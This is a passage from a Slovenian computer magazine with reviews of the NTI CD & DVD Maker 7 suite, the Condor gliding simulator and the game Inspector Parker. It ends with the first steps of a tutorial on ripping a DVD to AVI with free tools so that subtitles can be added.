Do programov v zbirki dostopamo prek osrednjega vmesnika, ki je lepo predstavljen v obliki plošče, v krogu pa so preko ikon označena glavna področja dela (podatki, video, avdio, fotografije, preslikovanje in varnostne kopije). Tako ne zaženemo posameznega programa, ampak se odločimo, kaj želimo narediti, paket pa priključimo ustreznemu programu. Prek menija start v Windows lahko priključimo programe tudi »klasično«. Vseh je kar devet. Osrednji je še vedno **CD & DVD Maker Platinum**, ki je osnova peke na vse tipe plošč. Poleg njega v paketu najdemo še Backup Now, DVD Fit, FileCD, Wave Editor, Music Cafe, Jewelcase Maker, Home Video-Maker in DVD Playback. Slednja namestimo neodvisno od glavnega paketa.

PODATKI

Izdelovanje podatkovnih plošč se deli na **CD-, DVD- in mešani način dela**. Na tem področju ni nič revolucionarnega, dva pregledna koraka nas pripeljeta do izdelane plošče. Podprte so eno- in dvoslojne DVD-plošče, mešana CD-plošča pa lahko vsebuje do 99 zvočnih stez v prvi seji ter podatke v drugi, kar omogoča dobro združljivost s predvajalniki. Podatkovno ploščo lahko zapečemo tudi iz slike ISO, ki jo izdelamo z istim programom. Vključena je podpora za snemanje dvoslojnih plošč s hitrostjo do 16x.

ZVOK


Če smo se odločili izdelati zvočni CD, imamo na izbiro pravi **glasbeni CD, MP3 ali WMA ploščo** (oboje je v bistvu podatkovni CD) ter živi **zvok** (Live Audio), ki ga snemamo prek priključenega mikrofona. Ponudbo dopolnjujeta urejevalnik zvočnih datotek Wave in glasbeni predvajalnik.

VIDEO

Video plošče posnamemo v obliki **Video CD (VCD), Super Video CD (SVCD), klasičnega DVD-videa in kinematičnega videa** (Cinematic Video), ki s prehodi in učinki (ki jih dobimo v predlogah) popestri izvorni posnetek. Dodatna možnost je **DVD Fit**, s katerim DVD-ploščo z veliko podatkov shranimo na en sam zapisljiv nosilec. Ta možnost ne bo več potrebna, ko bo trg ponudilo cenovno dostopne dvoslojne DVD-plošče, zaenkrat pa temu še ni tako. Omeniti velja, da na zaščitene ploščah DVD Fit ne deluje.



Prek preprostega vmesnika izberemo področje dela in samodejno se naloži ustrezen program.



Grafični vmesnik vsakega programa vključuje korake, ki pripeljejo do cilja posnete plošče, razlikuje pa se glede na to, kaj pravzaprav snemamo in na kakšen medij.

Vsi ljubitelji in ustvarjalci multimedijev bodo gotovo veseli programa **Home Video-Maker**, s katerim zajemamo, urejamo in izdelamo video plošče, ki vključujejo menije in poglavja. Preden izdelamo ploščo, si lahko ogledamo, kakšen bo rezultat, kar je zelo priročna možnost. Tudi Home Video-Maker je zelo enostaven program, prirejen začetnikom. Ponudbo v razdelku za video dopolnjuje še DVD-predvajalnik **Music Cafe**, ki je precej osnoven, podpira pa predvajalne sezname (playlists).

FOTOGRAFIJE

Posebno poglavje so fotografije. Te lahko posnamemo v obliki **fotografske plošče** (Photo Disc), **Slideshow VCD** ali SVCD ter **Cinematic Slideshow**. Fotografska plošča ni nič drugega kot serija posnetkov JPEG, ki jih

predvajajo računalniške enote in tudi novejšje komponente. Ploščam Slideshow lahko posnamemo tudi zvok, Cinematic Slideshow pa iz serije fotografij izdelava čudovit prikaz z različnimi prelivi. Na voljo je pet različnih slogov takšnih plošč, kupimo pa lahko tudi nove.

VARNOSTNO KOPIRANJE

Za varnostne kopije imamo na voljo dve možnosti – **shranjevanje datotek in izdelavo slike**. Za prvo uporabljamo orodje **NTI Backup Now!**, ki ima kar precej možnosti, poleg snemanja na ploščo tudi shranjevanje na omrežne diske in FTP-strežnike. Shranjevati zna le spremenjene datoteke, vse skupaj pa lahko zaščitimo tudi s 128-bitnim ključem, preverimo, ali pri snemanju ni prišlo do napak, in nastavimo samodejno časovno snemanje (schedule).

Za shranjevanje slike diska pa potrebujemo **NTI DriveBackup!**, ki iz razdelka naredi sliko, bodisi na plošče (sliko lahko raztegne preko več plošč) ali pa na diske (lokalne ali omrežne). Kljub vsemu ne ponuja toliko možnosti kot namenski programi (Ghost ali True Image), poleg tega je treba za neomejeno različico doplačati.

KOPIRANJE PLOŠČE IN DRUGA ORODJA

Zadnja možnost je kopiranje plošče, seveda nezaščitene, kar pa pride še kako prav, ko si izdelamo domače posnetke, ki jih želimo deliti s sorodniki ali prijatelji.

Med orodji najdemo še **JewelCase Maker** za izdelavo ovitkov. Je precej osnoven, vključuje pa nekaj zanimivih predlog, ki bodo privlačne nezahtevnim uporabnikom.


Če želimo na plošče pisati kot na trdi disk, potrebujemo program za

paketno pisanje. NTI prilaga **File CD 3.0**, ki podpira tako zapis ISO 9660 kot UDF 1.5 in ne potrebuje posebnega programa za branje tako posnetih plošč. Ponudbo dopolnjuje nekaj manjših programov, kot je **NTI Avi2Mpeg**, s katerim prevajamo posnetke iz formata AVI v MPEG-1 VCD in SSVCD (za MPEG-2 je treba dokupiti poseben modul) ter orodja za iskanje razlik med datotekami v mapah, pregled in brisanje plošč ipd.

Novosti je, skratka, veliko, od programov DVDFit, Cinematic Slideshow in video, Photo Disc, podpore dvoslojnim DVD-ploščam in prenovljenega vmesnika.

Paket programov, ki jih ponuja NTI, vključuje večino tega, kar potrebujejo začetniki pri delu s ploščami. Ker tovrstni paketi ponavadi ne vsebujejo zelo zmogljivih programov, bodo

ti imeli za zahtevnejše uporabnike premalo možnosti. Izjema je glavni program za peko plošč, ki je precej zmogljiv, čeprav po funkcijah še vedno zaostaja za Nerom. Celoten paket pa je zelo enostaven za uporabo, vsi programi pa si delijo soroden grafični vmesnik in korake, ki privedejo do cilja, kar je sicer ena izmed novosti nove različice. Prevajanje iz Divxa v MPEG je precej pohitreno, pogrešali smo le



Skupaj je v paketu več kot 10 programov. Celo izdelovalec ovitkov za plošče se najde med njimi.

urejevalnik fotografij in preprost grafičen program za korekcijo slik, kot ga ima Nerov paket, pa tudi urejevalnik zvočnih datotek bi lahko podpiral kaj več kot datoteke WAV. Konkurenca ponuja nekaj programčkov več. Če jih seveda potrebujemo. Pa tudi NTI-jev paket ponuja marsikaj uporabnega, na kar so tekmeči pozabili. ■

NTI CD & DVD Maker 7 Titanium Suite

Kaj: Zbirka programov za izdelovanje različnih plošč, kot so audio, video in foto.

Za: Prijazen do uporabnika, enoten vmesnik, veliko koristnih programov

Proti: Namenjen predvsem nezahtevnim uporabnikom, ni programov za urejanje in obdelovanje fotografij, urejanje zvočnih datotek je nepopolno.

Operacijski sistem: Windows 98 XP

Cena: 80 dolarjev

Spletni naslov proizvajalca: www.ntius.com

KONDORJEV LET

Že pred precej časa smo poročali o nastajanju nove simulacije letenja z jadralnimi letali domačih avtorjev. V trenutku, ko to pišem, je zadeva že končana, in ko boste brali tale članek, bo dostopna tudi vam.




Piše: Zdenko Frangež
zdenko.frangez@mojmikro.si

Velika podjetja se čedalje redkeje lotevajo izdelave letalskih simulacij. So prezahtevne, za razvoj porabijo preveč časa, potem pa polovica uporabnikov nerga, da so pretežavne, druga polovica pa, da niso dovolj realistične. In potem se to pozna pri prodaji, ki ne pokrije stroškov večletnega razvoja igre. Zagrizeni uporabniki letalskih simulacij smo seveda zaradi tega pogosto na robu depresije. Na srečo pa se pojavljajo nove igre, ki ne nastajajo v programerskih tovarnah, temveč prej v garažah, kletah in slabo osvetljenih sobicah. Pisci so navadno že skoraj živčne razvaline, z bledico in izrazito rdečim pogledom v prevelik monitor.

No, šalo na stran, izpod peres ljubiteljev letalskih simulacij prihajajo bolj ali manj posrečeni izdelki. Radi si jih ogledamo in žal velikokrat še raje zberemo iz svojega računalnika. Condor je drugačen. Zelo drugačen. Avtorja **Uroš Bergant** (meteorolog in programer) in **Gregor Rozman** (programer in grafični oblikovalec) sta **pilota jadralnega letala** in dolgoletna (da ne rečem kaj hujšega) **uporabnika letalskih simulacij**. Prav nič se ne skladata z zgornjim opisom in sta nasploh v redu fanta. Ideja o simulaciji jadralnega



Vmesnik za planiranje poletov



Brez vleke ne bo šlo

letala je zorela precej časa in po dveh letih naporega dela je mogoče preizkusiti izdelek, ki je lahko obema v ponos. Tudi nam, čeprav le redki verjamejo, da lahko naši fantje izdelajo kaj tako kakovostnega. Pa pogledjmo, kaj nas čaka.



29

29

sit

dni

10x15

10x14

garancija


Če niste zadovoljni s kvaliteto, vam denar vrnemo nazaj



DigiFot

www.digifot.com - digitalna fotografija - internet - spletni fotograf - DigiFot

Condor: The Competition Soaring Simulator



Tudi kravice spadajao v podobo naše delzele.

NAD NAŠO HRIBOVITO DEŽELO

Prvi pogled na simulacijo vas bo prijetno presenetil. Grafika je dokaj dodelana in se z lahkoto primerja z grafiko letalskih simulacij velikih založniških hiš. Resnici na ljubo so nekateri objekti nekoliko grobi, ko jih pogledamo od blizu, a še bolj res je dejstvo, da bomo iz letala sosedovo pasjo utico le redko videli od blizu. Dogajanje je postavljeno v našo domovino. Zemljevid Slovenije je izrisan v ločljivosti 90 metrov, kar je samo po sebi velik korak naprej. Šele zdaj dobimo resnično občutek, da je naša Kokoška sila hribovita dežela. Žal pa manjkajo ceste in reke, vasi so generične in od mest boste videli bolj malo. Ko boste namesto Ljubljane in Maribora videli vasico izpred nekaj stoletij, ne obupajte. V pripravi so že tudi orodja, ki bodo uporabnikom omogočala spreminjanje videza igre, natančneje, okolja. Pa tudi avtorja obljubljata nadgradnje vse do naslednje različice igre. Izkušenejši bodo lahko izdelovali celo nove terene. Ali letališča, saj nekatera manjša letališča žal manjkajo.

MODELI LETAL IN VREMENA

V igri so na voljo jadralna letala ASW27, ASW28, Discus 2, Ventus 2, LS6, LS8, Nimbus 4, ASW22 in akrobatski Fox. Zdjaj jadralni piloti že malce cedijo sline. Ali pa nergajo, zakaj ni vključena serija letal DG in še kaj. Avtorja mimogrede razvijata tudi druga jadralna letala in verjetno jih bomo deležni kaj kmalu.

Letalni model omenjenih letal je več kot natančen, kar trdijo tudi vsi beta preizkuševalci, ki so po večini piloti jadralnih in drugih letal. Tudi v primerjavi z drugimi tovrstnimi izdelki se Condor odreže odlično. Občutek med letenjem je prav krasen, k čemur pripomore tudi izredno natančno izdelan model taktilnih odzivov (force feedback) igralne palice. Če takšne palice še nimate, jo hitro kupite, saj boste sicer prikrajšani za obilo užitkov.

Posebno poglavje je dinamični vremenski model, ki upošteva obliko terena, vremenske pogoje, položaj oblakov in še in še. Tako model izdelava vsa mogoča gibanja zraka, pomembna za jadralno letenje, tudi turbulence, rotorje, va-

Letalni modeli so več kot natančni, občutek med letenjem je krasen, k čemur pripomoreta tudi izredno natančno izdelan model taktilnih odzivov igralne palice in dinamični vremenski model.



Jadranje med hribi je vedno užitek.



Tudi Aljažev stolp je tam kjer smo ga vajeni.

love in Venturijev učinek (jadralni piloti že vedo, o čem govorim).

LETENJE

No, pa se lotimo letenja. Na voljo je veliko izbire, kje, kdaj, s čem in kdaj bomo leteli. Igra nas postavi na stezo in že gledamo rep motornega letala, zadolženega za vleko. To nas povleče do zelene višine in lokacije, kjer se lahko odpnemo sami, če malce »zadremamo«, pa nas bo na to opozoril pilot motornega letala in nas na koncu odpel sam, če se ne bomo odzvali. In že smo med pticami. Odzivnost letal in občutek sta boljša, kot bi morda pričakovali. Manj izkušeni piloti lahko nekoliko »goljufajo« in vključijo prikaz gibanja zračnih mas. Bolj zagrizeni jih bodo poiskali sami. Pravila pa veljajo enaka kot v stvarnosti. Tudi če niste jadralni pilot, vas bodo navodila in pripravljene treningi naučili osnov, in kaj hitro ne boste

potrebovali pomoči. V pripravi pa je tudi možnost letenja dveh pilotov v enem letalu. Tako boste lahko prek strežnikov deležni instrukcij izkušenih letalcev.

TEKMOVANJA

Navadno so letalske simulacije, če niso narejene za zračno pretepanje, dokaj dolgočasne. Letenje od točke A do točke B lahko navduši le redke zaljubljenice v simulacije. Kot pove ime, je Condor drugačen. Namenjen je tekmovalnemu letenju z jadralnim letalom in kot tak je usmerjen v letenje prek interneta z drugimi živimi piloti. 32 jih je lahko hkrati v igri. V tem primeru tekmujete na določeni relaciji, mogoče je izvajati akrobacije in celo nekakšne zračne boje, kjer je treba nasprotniku »odgrizniti trak«, ki se vleče za njegovim repom. Za vsakogar nekaj, torej.

Računalniških nasprotnikov v tej igri ni. Avtorja pravita, da je bilo praktično nemogoče izdelati realen model umetne inteligence. Umetni piloti so bodisi prebutasti ali pa goljufajo. Zato je na voljo uvedba »duhcev«. Vsak polet je mogoče posneti in vključiti v naslednji polet. Tako boste morali premagati svoj prejšnji poskus. Svoje posnetke pa bodo lahko prispevali tudi drugi igralci, tako da boste kmalu imeli na voljo kopico računalniških pilotov, ki jih je mogoče ali pa tudi ne premagati v dolžini poleta ali pač v čem drugem.

DODATNE MOŽNOSTI

Igra podpira tudi priključek NMEA. Tako lahko na svojem dlančniku s posebnim programčkom za jadralne letalce opazujete vse podatke, kot bi bili v pravem letalu. Ker to še ni dovolj, je v igro vdelana podpora za napravo TrackIR podjetja NaturalPoint. Naprava omogoča obračanje glave pilota in s tem spremembo pogleda z obračanjem glave igralca. In ob nakupu simulacije pridobite tudi 25 USD popusta za nakup te naprave.

Tako. Prostora za opis je zmanjkalo. Avtorje ma iskrene čestitke za izdelek, ki bo navdušil prenekaterga pilota, pa čeprav samo iz naslonjača. Vam pa preostane le še preizkus. Žal preizkusne različice ni na voljo, bi bil razvoj predrag, pravita avtorja. Zato pa boste na našem CD-ju našli filmčke in zaslonke posnetke, ki vam bodo nekoliko približali zmogljivosti izdelka.

Condorja ne iščite po trgovinah. Na voljo je samo po naročilu prek spletne strani, saj sta simulacijo avtorja izdala v samozaložbi. Lahko si jo boste prenesli sami ali pa naročili po pošti.

Condor: The Competition Soaring Simulator

Kaj: Simulacija jadralnega letenja

Ocena: ■■■■■■■■■■

Za: Izreden letalni in vremenski model, krasno izdelano področje Slovenije

Proti: Manjkajo nekatera pri nas dobro zastopana letala in kakšno manjše športno letališče; nekoliko grobi objekti na tleh

Spletni naslov: www.condorsoaring.com

Cena: 39,99 evra

RETRO SHERLOCK HOLMES

Ko sem predavnimi, daaaaavnimi časi igral igro King's Quest 6 (tega je že zares dolgo nazaj, pred dinozavri, to je bilo v obdobju, ko so v naših logih strašili še DINARJI!!!), se mi je ta zazdela sumljivo dobra. Skoraj predobra za to serijo ...



Piše: Matej Frece

matej.frece@mojmikro.si

Čeprav so bile te igre vedno ... khm, no, kako bi rekel, da pravovernih pustolovcev ne bo kap ... torej, dalo se jih je igrati, kaj več pa ne, me njihovi zgodovinski vlogi navkljub nikoli niso ne vem kako zelo posrkale vase. Resnici na ljubo, šlo je za mešanico kratkih pravljič, vse je bilo lušno in lepo, pa princeške, ulete v stolpih, in vitezi v sijočih oklepih in zmaji in podobna šara, za nameček pa so bile, vsaj kar se ugank tiče, dokaj lahke.

Toda čeprav King's Quest 6 ni izstopal iz te šablone, je imel tisti neopredeljivi skrivnostni dodatek X, zaradi katerega me je posrkala. Preigral sem jo večkrat, kajti dogodki v tej igri, ki so krojili potek zgodbe (in s tem

tudi ugank) so se mnogokrat tvorili popolnoma naključno, zato se kljub večkratnemu preigravanju igra ni ponavljala – lepa lastnost za pustolovščino, ki so sicer znane po tem, da nimajo tako rekoč ničelno »replay value«.

PUSTOLOVŠČINE PUSTOLOVKE JANE JENSEN

Pri tem sumljivo ugotavljam, da Roberta Williams (siceršnja avtorica serije), česa takega že ni sposobna narediti sama. Med gledanjem odjavne špice je vse postalo jasno: King's Quest 6 je v resnici razvila neka Jane Jensen. Ime, na katerega bo treba postati pozoren.

In res, nekaj let pozneje Jane Jensen udari na sceno s serijo igre o Gabrielu Knightu, o kateri mislim da ni treba izgubljeni besed. Žal je konec devetdesetih na področju pustolovščin prišlo do ogromnega osipa in tako je tudi Jane ostala brez zaposlitve, zato je za nekaj let postala tisto, kar si je vedno želela postati: pisateljica. V tem času je napisala dva romana, Millenium Rising in Dante's Equation. Pred nekaj leti pa je padeč pustolovščin naposled le trčil ob dno in pustolovščine so si spet našle svoj košček trga.

Tako se je podjetje Adventure Company osredotočilo le na izdajo pustolovščin. V ta namen so potrebovali paradnega konja in le kdo bi bil boljši od Jane Jensen? Punca je ponujeno priložnost zagrabila z obema rokama in kmalu napovedala svojo novo pustolovščino z naslovom Gray Matter. Med igralci je završalo od navdušenja, toda kmalu nas je iz mokrih sanj



prebudil mrzel tuš: Adventure Company enostavno ni imel denarja za razvoj igre takšnega formata, zato je ves projekt romal v nebesa za odpovedane igre.

VITEZA ZAMENJA DETEKTIV

Jane je za potrebe te igre ustanovila novo podjetje, Oberon Media, ki je tako ostalo brez dela. Toda punca je takoj ugotovila, kje je pravzaprav njena zvesta publika. Ne v trgovinah, kjer se dičijo lične škatle z novimi igrami. Tam se zdaj sprehajajo mulci, ki hočejo igrati najnovejšo streljanko, v kateri se tare golih krvavih dojk. Publika za intelektualno zahtevnejše igre je zdaj odraslejša, nekeje od 25 let navzgor in ti so zdaj povečini v službah za računalniki, neprenehoma povezanimi v net. Rešitev je bila na dlani: izdelati majhno, a miselno izzivalno igro ter jo za drobiž prodajati prek spleta. Njena prva tovrstna igra, Inspector Parker, je kmalu naletela na zelo topel sprejem, kljub obveznemu negodovanju nekaj hard core pustolovcev.

ČARI STAREGA SCOTLAND YARDA

Premisa igre Inspector Parker je na moč preprosta: nastopate v vlogi novinca v Scotland Yardu, ki se pod mentorstvom inšpektorja Parkerja odpravi iskat morilca v angleško graščino Misanthorpe Manor. Prebirati morate izjave prič, iz njih dognati, v katerem prostoru je bil v času umora vsak izmed obiskovalcev oz. kateri predmet. Ko to ugotovite, bodo forenziki s po-

močjo teh podatkov ugotovili, kdo je morilec, kdo je umorjeni, kako je bil umorjen, kakšen je bil morilčev motiv in kje je truplo. Z vsakim rešenim umorom postajate izkušenejši, zato se vam napredovanje v službi ne izmuzne.

PREPROSTO, A MIKAVNO

Če vas vse skupaj spominja na staro namizno igro Cluedo, ali pa, če se še spomnite računalniške igre Sherlock iz osemdesetih, imate popolnoma prav: Inspector Parker je tipičen primer retro igre, ki ima v zloženi podobi večjo privlačnost kot večina modernih velikih iger velikih založnikov. Grafika, čeprav prav nič pospešena, je tako lepa, da si ob pogledu nanjo

Inspector Parker je tipičen primer retro igre, ki ima v zloženi podobi večjo privlačnost kot večina modernih velikih iger velikih založnikov.

marsikdo zaželi, da bi znal tako lepo risati. Vmesnik je prav tako preprost – uporabljate samo levi in desni miškin gumb. Slednjega za izločitev možnih elementov, prvega pa za njihovo potrditev (ko ste dokončno ugotovili, kje je določen element).

V INŠPEKTORJEVIH KREMPLIH

Ko prvič vstopite v graščino, je ta razmeroma majhna (šest sob), toda ko boste v igri napredovali, boste odkrivali vse več novih prostorov, recimo prostore za služinčad, klet, podstrešje, skrivne prehode ... Število osumljencev, morilskih orodij, motivov prav tako vrtoglavo narašča, dokler na tretji, zadnji in najtežji težavnostni stopnji ne raziskujete kar 36 sob, od katerih je v vsaki po 14 elementov zločina, ki jih morate zmanjšati na 2. Skratka, kot se za dobre igre spodobi, vas Inspector Parker s zelo lahkim začetkom popolnoma nevidno zapelje v svoje krepplje in vas ne bo spustil, dokler ga ne boste končali. Ko pa ga boste, ga boste zaigrali še enkrat, tokrat v načinu za gurmane: s časovno omejitvijo – če v danem času ne rešite umora, preiskava ni uspela.

RECEPT ZA USPEH

Jane Jensen je, čeprav večinoma z recikliranjem ideje, znova dokazala, da ima dober nos za to, iz česa so narejene dobre igre, kako jih ustvariti v danih (težavnih) razmerah in kje iskati svoje hvaležno občinstvo. Demo najdete na priloženem MikroCD-ju, vendar ste z njim omejeni le na uro igranja. Igro lahko kupite v spletu za 19,95 dolarjev. Kar je pravzaprav edina slaba stran igre. Ta cena je malček previsoka, tudi če upoštevamo, da se igra vsakič znova naključno tvori in je zato vsakič drugačna, zaradi česar boste ob njej prebili veliko ur. ■

PRETVORBA DVD-JEV ZA ZAHTEVNEJŠE

Imate DVD, ki bi mu radi dodali, recimo, slovenske podnapise. Tema, ki smo jo v Mojem mikru že obdelovali in že takrat rekli, da je na bolj majavih nogah. Ali so se v pol leta te noge že kaj okrepile?

Piše: Zoran Banović

zoran.banovic@mojmikro.si


Pravzaprav ne. Obstaja sicer nekaj orodij, katerih snovalci se na vsa usta hvalijo, kako dobra so, da znajo vse, ko pa jih preizkusimo, ugotovimo, da je vse skupaj bolj čudno. Še vedno se pogosto dogaja, da rezultat nikakor ni takšen, kot bi si želeli. **Neposredna pretvorba DVD-ja tako, da bi mu le dodali podnapise**, se zaenkrat ne obnese tako, kot bi si želeli. Najbolj žalostno je to, da pri nekaterih DVD-jih deluje, pri drugih pa ne. Pravila praktično ni. Zadeva pri nekaterih DVD-jih formata NTSC deluje, pri drugih ne, enako pri PAL-u. Očitno je standard DVD še malce luknjast in izdelovalci orodij, pa naj gre za velike programske hiše ali majhne garažne čudodelce, še niso naredili tiste prave stvari. Zato moramo pač improvizirati. No, oglejmo si še eno takšno improvizacijo. Ta se nanaša na izdelavo kar najboljšega izdelka v formatu DivX, XviD ali podobnega, ki ga nato lahko s programom **The FilmMachine**, ki smo ga že opisovali, dokaj dobro pretvorimo v DVD z dodanimi novimi podnapisi.

Ko boste prebrali, kako projekt speljati, boste verjetno rekli, da gre tudi enostavneje. Seveda gre, in tudi rezultati so lahko povsem dobri. Izbrana metoda je pač ena, ki se je na preizkusu dokaj dobro obnesla in nikakor ni edini zveličavni vodnik, kako »zripiati« DVD v AVI. Vse skupaj je v veliki meri stvar okusa. Naš je pač takšen. Ugotovili smo namreč, da ponudniki rešitev, kjer naj bi bilo mogoče vse narediti z enim samim klikom, največkrat pretiravajo. Pretiravajo tako v opisovanju enostavnosti uporabe kot tudi v kakovosti končnega izdelka. Zato jim ne verjemite. Tudi mi jim nismo, zato smo si pač izbrali metodo »okoli riti v žep«, ki je sicer malce dolgotrajnejša, daje pa dobre rezultate.

Za naš projekt bomo potrebovali štiri programe, ki jih lahko najdete tudi na MikroCD-ju, tako da jih ne bo treba iskati po internetu. To so **DVD Decrypter**, **DVD2AVI**, **VFAPICONV** in **VirtualDub Mod**. Vsi programi so **brezplačni**, tako da ne bo težav s kakšnimi omejitvami, ki jih prinašajo preizkusne različice.


Prva naloga, ki jo moramo opraviti, je, da naš **DVD spravimo na trdi disk** s pomočjo **DVD Decrypterja**. V pogon vstavimo DVD in zaženemo program. Ta bo najprej prebral vsebino DVD-ja in nas opozoril, če je ta zašči-

ten. Če je, potem je pomembno, da izberemo pravo regijo, sicer **DVD Decrypter** te regijske zaščite ne bo znal odstraniti. Nato se bo odprlo glavno okno programa, kjer najprej v meniju **Mode** izberemo **IFO**. Postavimo se na zavihek **Stream Processing** in vključimo **Enable stream processing**. S tem se bo aktiviral seznam, kjer bomo poleg filma našli tudi vse zvoke in podnapise. Ker običajno potrebujemo le en zvok, v tem seznamu izključimo vse, razen filma in originalnega zvoka filma. V okvirju **Destination** lahko izberemo, kam se bodo datoteke shranile, nato pa preverimo še, ali je v okvirju **Stream** vključena možnost **Direct Stream Copy**. Nato pritisnemo na »gumb«, kjer sta narisana DVD in trdi disk, in prenos se začne. Vse skupaj bo trajalo od 20 minut pa do slabe ure, odvisno od zmogljivosti računalnika.



Najprej s pomočjo DVD Decrypterja prenesemo (zripiamo) vsebino DVD-ja na trdi disk.

Naslednji korak je uporaba programa **DVD2AVI**. Z njim bomo naš **DVD spremeni v datoteko AVI**. V programu iz menija **File** izberemo **Open** in poiščemo datoteko **VOB** z najmanjšo številko. Datoteke so v mapi, ki smo jo določili v **DVD Decrypterju**, ko smo izbirali, kam naj ta shrani svoj izdelek. Najpogostejše bo ta oznaka **VTS_01_1.VOB**. Druge datoteke **VOB** bo program izbral sam. Nato v meniju **Audio/Output Method** preverite, ali imate vključeno možnost **Demux All Tracks**. Program je tako pripravljen za delo in izberemo lahko **File/Save project** (ne **Save AVI!**). In počakajte, da opravi svoje delo, ki je izredno hitro opravljeno (nekaj minut).



DVD2AVI pretvori naš DVD v datoteko d2v in iz projekta izlušči zvok.

Slika je sedaj pripravljena za nadaljnjo obdelavo, zvok pa bo treba po potrebi in željah še preurediti. **DVD2AVI** je iz filma izluščil oziroma »demultipleksiral« zvok v formatu, kot je na DVD-ju. Če je to, kar smo dobili (recimo **AC3**), sprejemljivo, potem je zadeva pripravljena, če pa bi radi zvok kakšne druge oblike, recimo **MP3**, da privarčujemo prostor, je treba ta zvok pretvoriti. Za to obstaja kar nekaj programov, uporabite pa tistega, ki ste ga najbolj navajeni. Če česa podobnega še nimate, lahko uporabite **CDex**, **Iller AC3 tools** ali kaj podobnega.

Tretji korak je uporaba programa **VFAPICONV**, ki je namenjen **pretvorbi datoteke d2v v format, ki ga zna odpreti VirtualDub Mod**. Uporaba je več kot preprosta – odpremo program, naložimo datoteko **d2v**, ki jo je izdelal **DVD2AVI**, določimo,

kam naj se shrani izhod, in pritisnemo **OK**. To, da postopek traja le nekaj sekund, naj vas ne zmoti. Tudi to, da je datoteka **AVI**, ki je nastala, dolga le nekaj kilobajtov, je čisto v redu, saj nismo izdelali prave datoteke **AVI**, ampak tako imenovan psevdo **AVI**.



Pretvornik VFAPICONV izdelava datoteko psevdo AVI, ki jo lahko obdelava VirtualDub Mod.

